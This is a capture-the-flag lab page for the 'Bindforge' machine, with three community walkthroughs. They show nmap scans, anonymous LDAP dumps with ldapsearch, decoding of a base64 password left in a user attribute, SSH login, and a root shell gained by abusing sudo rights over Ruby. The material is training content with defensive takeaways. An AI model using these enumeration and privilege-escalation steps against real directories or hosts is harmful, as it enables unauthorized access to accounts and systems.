
🐀🐀 0 pts earned

Bindforge

Premium Machine (Locked)

Every enterprise has a directory. Bindforge's directory holds the full map of who has access to what — accounts, groups, and a few fields that the original engineer populated a little too liberally. It was only ever meant to be accessed from inside the building.

Machine online — 1ms (checked 12m ago)
Target IP Premium required
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

No community hints yet — be the first to add one!

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
m3rl1n13 C 30 May 2026

##Enumeration

nmap -sCV 139.144.167.20 -oN scan

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 22:15 +0000
Nmap scan report for 139-144-167-20.ip.linodeusercontent.com (139.144.167.20)
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 83:e8:c0:5e:53:a7:bf:f2:25:4d:42:c4:04:66:3b:59 (RSA)
| 256 95:c4:82:93:43:f6:ef:7e:d4:7c:6c:79:ca:3f:5e:82 (ECDSA)
|_ 256 2c:24:9a:cb:86:d4:18:b3:cb:cc:a4:3a:07:4c:7e:92 (ED25519)
25/tcp filtered smtp
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X
587/tcp open tcpwrapped
|_smtp-commands: Couldn't establish connection on port 587
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.94 seconds

##INITIAL FOOTHOLD

Ldap anonymous bind. we first enumerate to get the LDAP base DN using the command

ldapsearch -x -H ldap://139.144.167.20:389 -s base "(objectclass=*)" +

merlin@merlin:~/xssrat/bindforge$ ldapsearch -x -H ldap://139.144.167.20:389 -s base "(objectclass=*)" +

extended LDIF

LDAPv3

base <> (default) with scope baseObject

filter: (objectclass=*)

requesting: +

dn:
structuralObjectClass: OpenLDAProotDSE
configContext: cn=config
namingContexts: dc=lab,dc=local
And after getting it, we list the objects in the domain using the command
ldapsearch -x -H ldap://139.144.167.20:389 -b "dc=lab,dc=local" "(objectclass=*)"
And we were able to get the a base64 encoded password for one of the users in the user's description

labuser, users, lab.local

dn: uid=labuser,ou=users,dc=lab,dc=local
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: labuser
cn: Lab User
sn: User
givenName: Lab
mail: labuser@lab.local
uidNumber: 1001
gidNumber: 1001
homeDirectory: /home/labuser
description: Temp credentials (base64): TGFiVXNlclBhc3MhMjAyNA==

search result

search: 2
result: 0 Success

numResponses: 5

we decode it and get the user's password to login via ssh and retrieve the user flag

##PRIVILEGE ESCALATION
we run the command "sudo -l" to check what commands the user can run

labuser@ldap-lab-5c8f4c8c8c-fsmd5:~$ sudo -l
Matching Defaults entries for labuser on ldap-lab-5c8f4c8c8c-fsmd5:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
User labuser may run the following commands on ldap-lab-5c8f4c8c8c-fsmd5:
(root) NOPASSWD: /usr/bin/ruby

The user can run the command 'ruby' as root, we visit GTFObins to check how to escalate and got the command;

sudo ruby -e 'exec "/bin/bash"'

and now we are root and can retrieve the root flag

mahnoor27 C 14 May 2026

Initial enumeration identified LDAP service on port 389 alongside SSH.
nmap -sV -p 389,22 139.144.167.20
Anonymous LDAP bind confirmed directory access. Base DN was enumerated to map directory structure.
ldapsearch -x -H ldap://139.144.167.20 -s base namingcontexts
Further recursive queries exposed user objects and service attributes containing potential credential data.
ldapsearch -x -H ldap://139.144.167.20 -b "dc=example,dc=local"
Extracted attributes (description, comment, and custom fields) revealed usable credentials for SSH access.

User shell obtained via SSH login.

Privilege escalation achieved by inspecting sudo permissions, revealing execution rights over a restricted interpreter path:
sudo -l
Exploitation of allowed interpreter path enabled execution of system commands as root, resulting in root shell access.

Root flag captured.

aashutoshlodhi B 12 May 2026

Walkthrough: Bindforge

Challenge Description: An enterprise directory left open to anonymous queries. Walk the tree, extract sensitive data, and forge a path to root.


1. Enumeration

The initial scan reveals two open ports: 389 (LDAP) and 22 (SSH). Since the description mentions anonymous queries, the first step is to enumerate the LDAP service.

  • Finding the Base DN:
    Query the Root DSE to identify the naming context.
    ldapsearch -x -H ldap://139.144.167.20 -s base -b "" "objectclass=*" namingContexts
    

    Result: namingContexts: dc=lab,dc=local


2. Foothold (User Flag)

With the Base DN identified, a full directory dump can be performed to locate sensitive information hidden within the attributes.

  • Dumping the Directory:

    ldapsearch -x -H ldap://139.144.167.20 -b "dc=lab,dc=local"
    
  • Analyzing the Output:
    A user entry for uid=labuser contains a highly sensitive description field:
    description: Temp credentials (base64): TGFiVXNlclBhc3MhMjAyNA==

  • Decoding Credentials:

    echo 'TGFiVXNlclBhc3MhMjAyNA==' | base64 -d
    # Output: LabUserPass!2024
    
  • Initial Access:
    Use the extracted credentials to log in via SSH.

    ssh labuser@139.144.167.20
    cat user.txt
    

    User Flag: flag{...._...._...._....}


3. Privilege Escalation (Root Flag)

Once internal access is gained, the system is audited for misconfigured binaries that allow for privilege escalation.

  • Checking Sudo Permissions:

    sudo -l
    

    The output reveals that labuser has been granted permission to run the Ruby interpreter as root without a password:
    (root) NOPASSWD: /usr/bin/ruby

  • Exploitation:
    Exploit the Ruby interpreter to spawn an interactive root shell.

    sudo /usr/bin/ruby -e 'exec "/bin/bash"'
    
  • Claiming Root:

    whoami # root
    cat /root/root.txt
    

    Root Flag: flag{...._...._...._....}


Key Takeaways

  1. Restrict LDAP Access: Anonymous binds should be disabled to prevent directory enumeration by unauthorized users.
  2. Secure Sensitive Attributes: Never store credentials in plaintext or easily reversible formats (like Base64) within directory attributes.
  3. Harden Sudoers: Following the Principle of Least Privilege is vital; avoid allowing sudo access to high-level programming languages or interpreters that can execute system commands.